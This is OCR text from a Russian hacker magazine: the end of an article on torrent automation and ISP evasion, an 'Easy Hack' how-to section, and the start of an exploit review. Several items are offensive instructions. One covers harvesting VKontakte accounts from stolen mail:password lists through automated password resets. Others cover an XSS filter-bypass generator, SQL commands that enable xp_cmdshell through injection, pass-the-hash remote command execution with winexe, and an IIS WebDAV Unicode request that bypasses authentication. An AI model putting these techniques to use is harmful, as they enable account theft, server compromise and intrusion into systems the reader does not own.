Transmission (http://www.transmissionbt.com), то для него разработан не менее впечатляющий веб-интерфейс Clutch (http://code.recurser.com/wiki/clutch/About). Семимильными шагами развивается кросс-платформенная программа Deluge (deluge-torrent.org), у которой также есть подобная опция. Тут надо отдать должное разработчикам, создавшим открытую систему — и без того широкие возможности клиента можно как угодно расширить за счет плагинов, так же, как и сама программа, написанных на Python. На официальном сайте есть одно любопытное дополнение RemoteNotify, которое отправляет сообщения о завершенных загрузках на любой Jabber ID. Однако намного интереснее другая ее возможность — управление Torrent'ами с помощью простых команд через Jabber-сообщения. Можно отправить своему клиенту сообщение вроде «add http://link/link» — и Deluge добавит новую закачку. IM-клиент есть практически у каждого на телефоне, и почти все они, помимо пресловутой аськи, начинают поддерживать множество других протоколов и, конечно же, Jabber.

ПОДПИСКА НА ТОРРЕНТЫ ПО RSS


Самый классный способ автоматизировать закачку некоторых файлов — подгружать ссылки на .torrent-файлы через RSS-подписку. В общем-то, большую часть работы в этом случае выполняют сами ресурсы, которые генерируют контент для этих самых фидов. Особенно часто встречаются RSS-фиды с еженедельными телевизионными программами или сериалами, закачку которых как раз и хочется автоматизировать. Лезть на сайт за каждой новой серией тупо лень. Зато подписаться на нужный RSS-фид через торрент-клиент не сложнее, чем просто добавить новую закачку. Соответствующий пункт меню есть практически во всех современных торрент-клиентах.

Возникают вопросы, когда для доступа к подписке требуется HTTP-аутентификация. Если использовать uTorrent, то формат URL для подписки должен выглядеть так: http://логин:пароль@некий-торрент-сайт.com/rss.php. Или другой вариант — снарядить клиент нужной cookie (с UID и паролем на нужный трекер) вот так: http://некий-торрент-сайт.com/rss.php:COOKIE:uid=01;pass=qwertysdf354scdfg2

Если говорить о uTorrent, то грех не воспользоваться встроенной системой фильтров, которая настраивается через RSS Downloader (вызывается горячей кнопкой Ctrl-R). Для каждого фильтра можно указать словосочетание, которое должно встречаться или, напротив, не встречаться, причем допускаются служебные символы ? и *, приоритет для новых закачек и папку для загрузок. Важно, что тут не надо указывать номер серии или сезона (опять же упор на закачку именно сериалов), т.к. это нарушит работу фильтра. Для указания этих параметров есть отдельное поле с конкретным шаблоном, рядом же можно указать и требуемое качество (DVDRip, HDTV и т.д.).

И все-таки. получается довольно-таки ограниченная автоматизация: мы напрямую зависим о тех, кто создает RSS-фиды. Что делать, если подписки для интересующего нас контента банально нет? Вот тут-то нам и поможет уже знакомый инструмент Yahoo Pipes (pipes.yahoo.com). Этот замечательный сервис позволяет обрабатывать различные источники данных (RSS-фиды, любые HTML-странички), фильтровать полученный контент, выделять из него нужные данные и получившийся поток информации оформить в виде обычного RSS-фида. А поскольку настройка «водопровода» выполняется с помощью графического интерфейса, то можно очень быстро сварганить готовую подписку с совершенно любой информацией, в том числе и ссылками на интересующие тебя торренты. То, откуда ты их будешь брать и по какому принципу отбирать, зависит только от тебя. Чтобы быстрее вникнуть в водопроводные дела, рекомендую тебе статью «Интернет на одной странице» из 110 номера][(PDF-версия будет на нашем диске).

НАСТРАИВАЕМ ШЕЙПЕР: ТЕПЕРЬ ПОЛНАЯ ШИРИНА КАНАЛА БУДЕТ ДОСТУПНА UTORRENT ТОЛЬКО ГЛУБОКОЙ НОЧЬЮ




АВТОМАТИЗИРУЕМ ЗАКАЧКИ

Есть еще несколько способов автоматизировать закачки. В том числе и на удаленной машине. Например,



YAHOO-ТРУБА ДЛЯ ГРАББИНГА ЛИНКОВ НА СВЕЖИЕ СЕРИИ ПОПУЛЯРНОГО СЕРИАЛА



КЛАССНЫЙ КЛИЕНТ TRANSMISSION ДЛЯ МАКА И ТУКСА


очень удобно на хосте с широким каналом и работающими torrent-клиентом расшарить папку и сделать так, чтобы прога автоматически подхватывала все появляющиеся там .torrent-файлы. Помнится, в свое время я даже писал простенький Perl-скипт, который запускался каждые пять минут через планировщик и проверял папку на обновление, скармливая появившиеся торренты на скачку клиенту. Доступ к этой папке был у моих друзей, и они очень просто могли воспользоваться моим каналом, просто скопировав в эту папку нужные торренты, а потом слить закачанные файлы по специально открытому для них FTP.

Чуть позже появился дедик на винде и оказалось, что автоматизировать это можно прямо средствами uTorrent. Надо лишь в разделе «Другие настройки» включить опцию «Автозагрузка файлов .torrent» и задать папку для загрузки. Правда, по умолчанию клиент назойливо будет требовать путь для сохранения закачиваемых файлов, но и это можно побороть, указав нужную папку в поле «Помещать загружаемые файлы в». Чтобы не спутать старые файлы с новыми, все обработанные торренты uTorrent помечает расширением .torrent.loaded.

ОБХОДИМ ЗАЩИТУ ПРОВОВ

Колоссальный объем трафика, прокачиваемый через BitTorrent, конечно, не сильно нравится провайдерам. В некоторых странах провы охотно начинают бороться с p2p-сетями и ограничивают соединения, ссылаясь на то, что через торрент (внимание!) может передавать варез. Отмазка, конечно, неплохая, но пользователей утешает мало. В России трафик чаще режут на уровне организации, чтобы сотрудников не сильно баловать халявным инетом. Обойти такие ограничения не просто, но можно. Достаточно очевидный способ — сделать так, чтобы провайдеры не могли разобрать, какие данные и каким образом передаются пользователем. Трафик для этого можно пустить через шифрованный туннель, но это зачастую дорого (например, в случае платного VPN-сервиса) или медленно (в случае бесплатного варианта на базе того же Tor'а). Однако в нашем случае необязательно решать проблем «в лоб». Возможность шифрования трафика на основе простого алгоритма RC4 появилась в самих клиентах. Шифрование протокола (Protocol Encryption), впервые реализованное в проге BitComet еще в 2005 году, теперь поддерживается практически всеми клиентами и включается без лишнего геморроя установкой нужной галочки в настройках. Если взять uTorrent, то шифровать трафик он умеет в нескольких режимах: для всех подключений, только для входящих, только для исходящих и т.д.

Реально обойти и другие ограничения. Если корпоративный файрвол режет трафик по конкретным портам, то в клиенте можно попробовать установить другой порт. В конце концов, тот же uTorrent отлично работает через прокси или сокс.



info

• О том, как самому поднять свой торрент-трекер, ты можешь прочитать в #114. PDF-ку со статьей мы выложили на диске.

• Раз уж мы заговорили о веб-оболочках для управления закачками, не могу не упомянуть разработку TorrentFlux (torrentflux.com). Это торрент-клиент, который полностью написан на PHP и довольно просто устанавливается на LAMP хостинг под никсами.

• Привыкнув к uTorrent'у, сложно перейти на альтернативные клиенты под другими ОС. Приятно, для этой программы уже сейчас есть бета-версия под Mac OS, а под туксом она отлично работает под эмулятором Wine.

Маленькие секреты uTorrent

• Мало кто знает, но в самом клиенте есть и небольшой трекер-сервер. Его можно включить в расширенных настройках, обратившись к параметру bt.enable_tracker. По правде говоря, трекер без веб-интерфейса и даже без возможности просмотра обслуживаемых им торрентов. Он не предназначен для использования в широких масштабах и небезопасен, однако, его можно заюзать, если хочешь обменяться. Для этого в торрент-файл нужно поместить его URL: http://ваш.ip:порт/announce.

• Торрент-клиент может сильно раздражать, если активные закачки будут мешать комфортному серфингу. Но в uTorrent есть встроенный шейпер-планировщик, позволяющий ограничить клиенту ширину канала в зависимости от времени суток и дня недели. Например, днем, когда ты работаешь, можно установить минимальную скорость для закачки, разрешив лишь отдачу, а ночью – предоставить клиенту весь канал.

• Помимо рассмотренного в статье веб-интерфейса WebUI есть масса сторонних разработок. Например, очень удобная программа uRemote (uremote.blogspot.com/), клиент для мобильных телефонов uTorrent Mobile от японских разработчиков (apps.junkship.org), а также веб-оболочка для многопользовательского доступа Multi-user Webui Shell (trac.utorrent.com/trac/wiki/Webui-Shell).

Easy Hack Easy Hack Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
АНДРЕЙ «SKVOZ» КОМАРОВ / KOMAROV@ITDEFENCE.RU /
M0R0 / M0R0@INBOX.RU /



ЗАДАЧА: ПРОЧЕКАТЬ СПИСОК МЫЛЬНИКОВ НА НАЛИЧИЕ АККАУНТОВ «ВКОНТАКТЕ»

РЕШЕНИЕ:

Социальные сети с каждым днем набирают все большую популярность. Поэтому я даже не буду спрашивать, зачем тебе могут потребовать акки, например, от www.vkontakte.ru :). Собрать пару сотен подобных учетных записей зачастую просто необходимо, но как быть, если на руках имеется лишь внушительный маил-лист вида мыло:пароль, который необходимо преобразить в список типа логин:пароль от «ВКонтакте»? Решение есть, и сейчас я тебе его представлю. Для осуществления задуманного мы воспользуемся утилой MailWok, которая предназначена для проверки мыл на наличие акков «ВКонтакте», а также для автоматического восстановления паролей и их сбора с прочеканных ящиков. Прежде чем перейти к активным действиям, рассмотрим возможности софтинки:

- Чекинг мыл на наличие акков «ВКонтакте»
- Автоматический запрос на восстановления пароля от аккаунта «ВКонтакте»
- Автоматический сбор писем с паролями от «ВКонтакте» с прочеканных мыльников
- Автоматическое удаление собранных писем с восстановлением пароля
- Поддержка популярных почтовых сервисов (mail.ru, rambler.ru, yandex.ru, etc)

Если ты до сих пор не понял, о чем речь, то имеет смысл ознакомиться с подробным алгоритмом действий по решению поставленной задачи:

1. Сливаем утилу с нашего ДВД
2. Выбираем список вида мыло:пароль, где пароль — пасс от мыльника
3. Чекаем мыльники на валид
4. Валидные мыльники чекаем на наличие акков «ВКонтакте»
5. Ждем несколько минут (пока на мыла рассылаются письма с восстановленными пассами от социальной сети)
6. Теперь жмем на баттон «Проверить мыла» и ждем, пока тулза соберет с ящиков письма, пришедшие от «ВКонтакте»
7. Сохраняем полученные акки



Сбор паролей от «ВКонтакте»

Теперь о возможных проблемах! Если пасс от «ВКонтакте» не пришел, значит:

1. Мыло не прочекано на валид либо невалидное
2. Мыло не зарегано «ВКонтакте»
3. Аккаунт «ВКонтакте» зарегистрирован, но не активирован

Как видишь, все довольно просто, но эффективно. При наличии времени, желания и большой базы мыльных акков ты запросто сможешь собрать целую БД с учетками от www.vkontakte.ru. Однако не забывай, что за все свои действия ты отвечаешь сам, а использование чужих аккаунтов категорически запрещено.

P.S. На нашем ДВД ты найдешь не только утилу MailWok, но и сорцы, которые были любезно предоставлены автором продукта.

№ 2

ЗАДАЧА: НАБРАТЬ БОЛЬШОЕ КОЛИЧЕСТВО ЛЮДЕЙ НА IRC-КАНАЛЕ

РЕШЕНИЕ:

Если ты фанат IRC, то раскрученный канал с обилием народа, для тебя — дело чести. Вот только собрать внушительное количество людей не так-то просто. Можно, конечно, рекламировать свой IRC-канал всеми возможными способами, однако есть гораздо более эффективный метод, о котором я тебе сейчас расскажу. Суть его заключается в автоматической рассылке инвайтов и пополнении численности каналонаселения за счет включенного автоджойна при получении инвайта. Как ты понимаешь, речь идет об автоматизированной доставке приглашений, поэтому знакомься —«Invite mirc script by elimS». Именно он поможет нам осуществить задуманное. Итак, начнем с описания функциональности скрипта:

- Автоматический сбор ников
- Автоматическая рассылка инвайтов

Обрати внимание:

- При превышении лимитов инвайтов следует переподключиться
- Не стоит собирать ники со служебных каналов (иначе минуты жизни твоего канала сочтены)
- При желании дропнуть чужой канал — достаточно проинвайтить ники со служебных каналов :)



Плавно перейдем к установке скрипта:

1. Сливаем скрипт с нашего ДВД
2. Открываем mirc-редактор скриптов (aka <Alt+R>)
3. Создаем новый скрипт (с содержимым нужного нам скрипта "Invite mirc script by elimS")

Скрипт автоинвайтов

Далее необходимо сконфигурировать скрипт. Для этого:

```
1. Выбираем наш скрипт
2. В параметрах указываем:
1) Канал — канал, на который будем приглашать
2) Частота инвайта — цифра в милисекундах (1 секунда = 1к мили-
секунд). Не забудь, что на каждом сервере существует свой лимит
инвайтов по времени, поэтому не жадничай и указывай не менее 2
секунд.
3) Величина канала — минимальное количество людей на канале, с
которого следует собирать ники (на твое усмотрение)
4) На кого будет действовать скрипт — отмечаем тех, кого соби-
раемся инвайтить (опов не брать :))
5) Инвайт из указанного ник-листа — использование твоего собс-
твенного ник-листа для рассылки инвайтов
6) Ник-лист исключений — перечисляем ники, которые не будем
приглашать на канал
```

Словом, если ИРЦ — неотъемлемая часть твоей виртуальной жизни, смело сливай скрипт с нашего диска и приступай к раскрутке собственного канала.



ЗАДАЧА: УСТАНОВИТЬ И НАСТРОИТЬ ICQCHAT

РЕШЕНИЕ:

В одном из прошлых выпусков][мы выкладывали на нашем диске замечательную софтину ICQChat. Но подробный мануал по настройке тулзы отсутствовал, что вызвало немало вопросов. Что ж, пришло время исправить досадное недоразумение и расставить все по своим местам. Сперва сформулируем план наших действий:

```
1. Смена пароля от админки бота
2. Смена дефолтного порта админки
3. Включить/Отключить админку
```

Поехали :).

1. Для того чтобы сменить админский аккаунт, нам необходимо:

```
• Зайти в папку с ботом
• Найти файл jimbot.xml
• Отредактировать строчку с логином: : <entry key="http.
user">admin</entry>
• Отредактировать строчку с паролем: <entry key="http.
pass">admin</entry>
```

2. Теперь сменим дефолтовый порт админки. Для этого:

```
• Заходим в папку с ботом
• Ищем файл jhttpserver.properties
• Редактируем строку с указанием порта: port=8888
• Сохраняем изменения
```

3. Если ты решил отключить админку, тебе следует:

```
• Зайти в папку с ботом
• Найти файл jimbot.xml
• Отредактировать строку: key=»main.StartHTTP»>true<
```




Юзаем ICQChat

```
• Включение — true, отключение — false
```

Пора перейти к настройкам чата. Рекомендую обратить внимание на следующие параметры:

```
Число переподключений движка при обрыве: 5
Пауза для входящих сообщений: 1000
Пауза для исходящих сообщений: 500
Ограничение очереди исходящих: 20
Пауза перед перезапуском коннекта: 660000
Число повторов флуда: 5
Период флуда (сек): 10
Пауза сообщений для незареганых (сек): 20
Задержка очереди чата: 10000
И многие другие :)
```

Вот и все. Надеюсь, проблем с дальнейшей эксплуатацией чата у тебя не возникнет.



ЗАДАЧА: УСТАНОВИТЬ И СКОНФИГУРИРОВАТЬ 3PROXY С ПОДДЕРЖКОЙ SOCKS5


РЕШЕНИЕ:

Соксы нужны всегда и везде :).

Одним из лучших сокс-серверов по праву считается 3proxy.

Поэтому сейчас мы подробно рассмотрим его установку из портов на базе Фряхи:

```
# cd /usr/ports/net/3proxy/
# make install clean
```



Устанавливаем 3proxy

Теперь создаем конфиг:

```
# cp /usr/local/etc/3proxy.cfg.sample /usr/local/etc/3proxy.cfg
```

При необходимости — пишем логи в созданную диру:

```
# mkdir /var/log/3proxy
```

Вообще, рекомендуется пускать все логи по прямому назначению — в /dev/null :).

Далее открывай многострадальный конфиг 3proxy.cfg и редактируй по-своему усмотрению (пример правильного конфига ищи на DVD).
Все, установка закончена. Запускаем 3proxy на сервере в качестве демона:

```
# /usr/local/etc/rc.d/3proxy start
```

Хттп-прокси и сокс-проксик к твоим услугам — пользуйся и не забывай про логи :).



ЗАДАЧА: ОБОЙТИ САМОПИСНУЮ СИСТЕМУ ПО ЗАЩИТЕ ОТ XSS, УСТАНОВЛЕННУЮ ЗЛОБНЫМ АДМИНОМ

РЕШЕНИЕ:


Тебе предстоит найти вариант, который заведомо не предусмотрел администратор. Обычно все админы руководствуются общедоступным списком наиболее популярных сценариев с сайта ha.ckers.org/xss.html (Cross Site Scripting Cheat Sheet) или используют какой-либо модуль безопасности. Отчаиваться не стоит — лучше попробовать заюзать так называемые «foreign char sets». Примерные действия следующие:

1. Смотри следующий HTML-код, который позволит сгенерировать 256 вариаций для организации преодоления фильтра:

```
<%@ page language="java" contentType="text/html;
charset=UTF-8"
   pageEncoding="UTF-8"%>
<%@page import="org.apache.commons.lang.StringEscapeUtils" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8">
<title>XSS-генератор</title>
</head>
<body>
<%
for(long i=0; i< 0x100; i++)
{
   long lt = 0x3C;
   long gt = 0x3E;
   long order = i << 8;
   long LT = order | lt;
   //out.println(Long.toHexString(LT) + " : ");
   long GT = order | gt;
   //out.println(Long.toHexString(GT) + "<BR>");
   String theScript = (char)LT + "script" + (char)GT + "alert("
+ i + ");" +(char)LT + "/script" + (char)GT;
   out.println( theScript + "<br>");
}

%>
</body>
</html>
```

2. Попробуй распечатать результаты исполнения скрипта. Возможно, ты увидишь, что не все из символов будут корректно отображаться как на бумаге, так и в браузере. Причина — использование специфических кодировок.



ЗАДАЧА: ВЕСТИ УЧЕТ РАБОТЫ NMAP НА ШИРОКОМАСШТАБНЫХ СЕТЯХ

РЕШЕНИЕ:

Существует специальный патч, называемый nmapsql (sourceforge.net/projects/nmapsql). Он добавляет поддержку работы с MySQL для хранения результатов сканирования. Это позволяет осуществлять удобный анализ данных, выполнять сортировки и выборки из той кучи логов, которые могли бы храниться как обычные текстовые файлы на выходе. Патч заточен на использование под Unix/Linux-окружением, поэтому отнесись внимательно к его настройке.

1. Установи патч и открой файл ~/nmapsql.rc для редактирования. В этом файле хранятся все необходимые опции, главные из которых — настройки для подключения к базе.

```
server=localhost, db=nmaplog, user=nmap,
passwd=scanamanga
```

2. Запусти nmap следующим образом:

```
nmap -A --mysql --runid 100 192.168.10.1/24
```

3. В результате, в базе создадутся четыре таблицы:

```
TARGETS — хранит информацию о конкретной исследуемой машине (IP
address, hostname и OC)
SCANNERS — содержит информацию о хосте, с которого стартовал
nmapsql. На случай, если у тебя несколько распределенных скане-
ров с подключением к базе
RUNLIST — содержит user ID, дату и время вызова Nmap. Соответс-
твенно, информация о пользователе читается из /etc/passwd.
PORTSTAT — таблица с результатами сканирования и информацией о
каждом порте (open/close/filtered)
HOSTSSTAT — всевозможного рода статистическая информация, вро-
де общего количества просканированных хостов, портов и т.д.
```

Пример выборки из базы:

```
mysql> select target_ip, d, t, port, protocol,
   -> state, runid from portstat

   -> order by target_ip, d, t ;

+--------------+-----------+----------+--------+----------
+--------+-------+
| target_ip   | d       | t      | port   | protocol | state  | runid
|
```

```
+---------------+------------+----------+--------+---------
+--------+-------+
| 192.168.10.0  | 2003-12-14 | 10:00:37 |    80 | tcp     | open
|   100 |
| 192.168.10.1  | 2003-12-14 | 10:00:37 |    21 | tcp     | open
|   100 |
| 192.168.10.1  | 2003-12-14 | 10:00:37 |    23 | tcp     | open
|   100 |
| 192.168.10.1  | 2003-12-14 | 10:00:37 |    80 | tcp     | open  |  100 |
```


Официальный проект nmapsql



ЗАДАЧА: ВКЛЮЧИТЬ ВОЗМОЖНОСТЬ ИСПОЛНЕНИЯ КОМАНД ОПЕРАЦИОННОЙ СИСТЕМЫ И СКРИПТОВ ACTIVEX AUTOMATION SQL SERVER 2005

РЕШЕНИЕ:

Инъекция в SQL Server таит в себе огромную опасность за счет наличия большого количества системных хранимых процедур. Доступ к ним позволяет взаимодействовать с операционной системой от имени учетной записи SQL-сервера, что в большинстве случаев дает права SYSTEM. Наиболее интересными являются процедура xp_cmdshell, позволяющая исполнять системные команды, а также sp_oacreate/sp_oamethod для работы с OLE-объектами, включая доступ к файловой системе. Для работы с этими процедурами требуется роль sysadmin. Я не раз сталкивался с приложениями, работающими от имени sa, так что это не такая уж и редкость.


Проблема в том, что Microsoft в целях повышения безопасности отключает доступ к этим функциям в конфигурации сервера по умолчанию. Активировать процедуры можно, используя инструментарий SQL Surface Area Configuration. Однако понятие о безопасности у парней из Microsoft всегда вызывало умиление. Обладая привилегиями sysadmin, можно включить доступ к этим процедурам удаленно с использованием средств T-SQL.


1. Активируем расширенные опции конфигурирования:

```
exec sp_configure 'show advanced options',1
```

2. Переконфиругируем сервер:

```
reconfigure
```


xp_cmdshell по умолчанию недоступен


Нужные процедуры активированы

3. Включаем поддержку xp_cmdshell:

```
exec sp_configure 'xp_cmdshell',1
```

4. Включаем поддержку OLE Automation:

```
sp_configure 'Ole Automation Procedures',1
```

5. Переконфигурируем:

```
reconfigure
```

Объединяем запросы, разделяя их симоволом ';', добавляем комментарий и внедряем через инъекцию! Теперь можно наслаждаться практически неограниченным доступом к серверу. Ну а что делать дальше — зависит только от твоей фантазии.

P.S. В SQL Server 2000 xp_cmdshell также можно активировать, используя процедуру sp_addextendedproc.




ЗАДАЧА: УДАЛЕННО ВЫПОЛНЯТЬ КОМАНДЫ, ЗНАЯ ТОЛЬКО ИМЯ УЧЕТНОЙ ЗАПИСИ И LM/NTLM ХЕШ ПОЛЬЗОВАТЕЛЯ

РЕШЕНИЕ:


Получив LM/NTLM хеши паролей пользователей, всегда возникает непреодолимое желание как-нибудь их поюзать :). В принципе, можно вооружиться SamInside и некоторым количеством времени — и получить на выходе пароль пользователя (но в случае NT хеша может и не получиться). Однако есть шанс сделать все гораздо быстрее и проще. Дело в том, что у протоколов NTLMv1 и NTLMv2 от M$, которые до сих пор используются повсеместно, имеется одна особенность — для успешной аутентификации знать пароль необязательно. При аутентификации клиент использует величины, вычисленные с использованием хеша учетной записи, а также сессионного ключа, полученного от сервера (чистый хеш не передается во избежание его дальнейшего повторного использования в случае перехвата).

Для решения задачи можешь воспользоваться пропатченной версией winexe — аналогом виндовской psexec для никсов (foofus.net/jmk/passhash.html). Для ее работы требуется библиотека GNU TLS довольно древней версии 1.3. Использовать winexe проще простого — в переменной окружения SMBHASH должен находиться хеш в формате «LM:NTLM», который подцепится автоматом в процессе аутентификации. Если учетка находится в домене, между именем домена и именем учетки нужно поставить 2 (!) обратных слеша.

```
$ export SMBHASH="f0d412bd764ffe81aad3b435b51404ee:209c6174da
490caeb422f3fa5a7ae634"
$ ./winexe -U Admin \\192.168.0.1 "ipconfig"
```


Выполнение ipconfig и whoami на удаленной машине

В Винде для этих же целей можешь использовать PSH Toolkit и msvctl. Однако PSH Toolkit у меня запускаться отказалась — ей нужна какая-то особенная версия библиотеки lsasrv.dll, которую мне достать не удалось, а msvctl наотрез отказалась аутентифицироваться в домене.



АНДРЕЙ «SKVOZ» КОМАРОВ

/OBZOR/EKSPLOITOV

Летняя пора — время отдыха. Как бы ни так, когда речь идет об уязвимостях! Соревнования между «злоумышленником» и «защитником» (применительно к нашему времени – между хакером и вендором) продолжаются. Число брешей неизмеримо растет. К сожалению, все осветить никак не получается, поэтому в этот раз я подготовил на обозрение наиболее важные.

01 ОБХОД ОГРАНИЧЕНИЙ В MICROSOFT IIS 6.0 WEBDAV

>> Brief

Изюминка этого класса атак в том, что возможность «забрать» искомое с сервера существует абсолютно безразлично по отношению к защищенности ресурса. **WebDAV** (Web-based Distributed Authoring and Versioning) устанавливается в связке с IIS, традиционным WEB-сервером для платформ линейки «Windows Server». WebDAV расширяет HTTP следующими командами:

```
PROPFIND — получение свойств объекта на сервере в формате XML. Также можно получать структуру репозитория (дерево каталогов)
PROPPATCH — изменение свойств за одну транзакцию
MKCOL — создать коллекцию объектов (каталог в случае доступа к файлам)
COPY — копирование из одного URI в другой
MOVE — то же, что и предыдущая, только перемещение
LOCK — поставить блокировку на объекте. WebDAV поддерживает эксклюзивные и общие (shared) блокировки
UNLOCK — снять блокировку с ресурса
```

Все эти команды являются дополнительными методами взаимодействия с WEB-сервером. Узнать более подробно об этих и основных запросах HTTP-протокола ты можешь из моей давней статьи («Отпечатки пальцев http» — xakep.ru/magazine/xa/117/038/1.asp). Уязвимость состоит в том, что WEB-сервер некорректно обрабатывает URI с Unicode-содержанием.

>> Targets:

Microsoft IIS 6.0 WebDAV

>> Exploit

Предположим, у нас есть директория относительно корня «c:\inetpub\wwwroot\secret\». Соответственно, «inetpub\wwwroot\» — то, что создает IIS по дефолту. В ней лежит файл secret.zip, при этом директория недоступна на чтение «извне» или же защищена паролем. Обращение к файлу относительно самого хоста: secrethost.ru/secret/secret.zip. Для обхода ограничений посылаем GET-запрос вида:

```
GET /  %c0%af/secret/secret.zip HTTP/1.1
Translate: f
Connection: close
Host: secrethost.ru
```

Видно, что в URI мы вставили символ «/» (%c0%af), который будет удален из WebDav-запроса. Вторая строка указывает WEB-серверу на то, что запрос следует обрабатывать с помощью средств WebDav. Мы можем комбинировать и послать нечто вроде:

```
GET /sec%c0%afret/secret.zip HTTP/1.1
Translate: f
Connection: close
Host: secrethost.ru
```

